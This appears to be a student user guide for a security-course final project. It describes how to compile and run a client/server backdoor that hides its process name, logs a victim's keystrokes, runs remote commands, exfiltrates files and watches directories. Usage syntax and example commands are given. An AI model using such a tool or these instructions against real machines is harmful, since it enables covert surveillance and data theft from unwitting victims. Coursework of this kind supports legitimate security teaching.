COMP 8505 Final Project User Guide

Alex Zielinski – A00803488

03/12/2018

Contents

Compiling

Within the project's directory, there is a makefile. Navigate here via terminal and simply run the command **make** to compile to program. The program makes use of the pthreads library for multi-threading capabilities and the libpcap library for sending and reading packets capabilities. This program is meant to be run on a linux machine (development was done on Fedora 28). The libpcap library may not be installed on the computer that you are running the program on, as a result the library must be downloaded. For Fedora machines, run the following command via terminal to install the libpcap library:

dnf install libpcap-devel

Commands

There are 5 types of commands that the client can execute on the server machine.

Command	**Description**
Regular Command	These are commands that can be run via terminal (such as **ls**, **mkdir**, **rm** etc).
Keylogger Command: **get KL**	This command tells the server to send the file containing the victim's keystrokes back to the client machine.
Exfiltration Command: **getfile [FILE PATH]**	This command tells the server to send back a certain file specified by **FILE PATH** from the victim machine to the client machine.
Directory Watch Command: **DW [DIRECTORY]**	This command tells the server to monitor the directory on the victim's machine specified by **DIRECTORY**. The server will monitor this directory for any CREATE events. This means that whenever a new file is created in this directory, the file is automatically sent to the client machine.
Exit Command: **exit**	This command tells both the client and server machine to terminate.

Server Program (Backdoor)

The server program is meant to be ran on a victim's machine. It acts as the backdoor that the client machine can communicate with to control the victim's machine. To run the server program, navigate to the project's folder and compile the software via the **make** command. Next navigate to the **bin/** folder where the program executable resides. Now, the server program takes a number of arguments. This is the server program usage message:


./backdoor server [MY_IP] [HOST_IP] [MIN] [MAX] [MASK] [DEVICE]

- The first argument specifies which program to run, in this case this is the **server** program.
- The second argument **MY_IP** specifies the IP of the local machine that the server is running on.
- The third argument **HOST_IP** specifies the IP of the machine running the client program that the server will be communicating with.
- The fourth argument **MIN** specifies the minimum sending delay time in seconds.
- The fifth argument **MAX** specifies the maximum sending delay time in seconds.
- The sixth argument **MASK** specifies the name that you want the server process to be displayed as in the process table.
- The seventh argument **DEVICE** is the path to the keyboard device file.


An example of running the server program is as follows:

./backdoor server 192.168.0.8 192.168.0.9 10 300 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd


Once the server is running successfully it will be listening for commands, when a command comes in it will print the command it received into the console window that the program is running in. The following screenshot shows the server program receiving the command **ls /root/b/** from the client machine.



This is a regular command, and as a result the server will execute this command in a terminal. The server will write the results of the command to a file named **output** found within the folder **data/** that exists in the project directory. Once the results have be written then the server will send this file back to the client, so the client can get the output to its command. The following screenshot illustrates the **output** file in the **data/** folder.



When the server program has been started it automatically starts a keylogger that tracks the keystroke of the victim. These keystrokes are logged in a file called **keylogger** in the **data/** folder.



Whenever the server receives a keylogger command from the client (**get KL**) it will send the keylogger file to the client. To terminate the server program it must receive an exit command from the client.

Client Program (Client)

The client program is meant to be ran on the attacker's machine. It acts as the command and control center that issues commands to the backdoor to execute. To run the client program, navigate to the project's folder and compile the software via the **make** command. Next navigate to the **bin/** folder where the program executable resides. Now, the client program takes a number of arguments. This is the cleint program usage message:


./backdoor client [MY_IP] [HOST_IP] [MIN] [MAX]

- The first argument specifies which program to run, in this case this is the **client** program.
- The second argument **MY_IP** specifies the IP of the local machine that the client is running on.
- The third argument **HOST_IP** specifies the IP of the machine running the server program that the client will be communicating with.
- The fourth argument **MIN** specifies the minimum sending delay time in seconds.
- The fifth argument **MAX** specifies the maximum sending delay time in seconds.

An example of running the client program is as follows:

./backdoor client 192.168.0.8 192.168.0.9 10 300

Once the client is running successfully it will be listening for commands to issue to the server from the attacker. If a regular command is entered (such as **ls /root/b/**) then the output of the command will be displayed in the terminal window as follows:



If the keylogger command (**get KL**) is issued, a file called **keylogger** will be created in the **data/** folder found in the project's directory. This file contains the victim's key strokes.

If the exfiltration command (**getfile [FILE PATH]**) is issued, then the requested file will be downloaded into the **data/** folder found in the project's directory.

If the directory watch command (**dw [DIRECTORY]**) is issued then whenever a new file is created in the specified directory, it will be sent back to the client and will be stored in the **data/** folder found in the project's directory.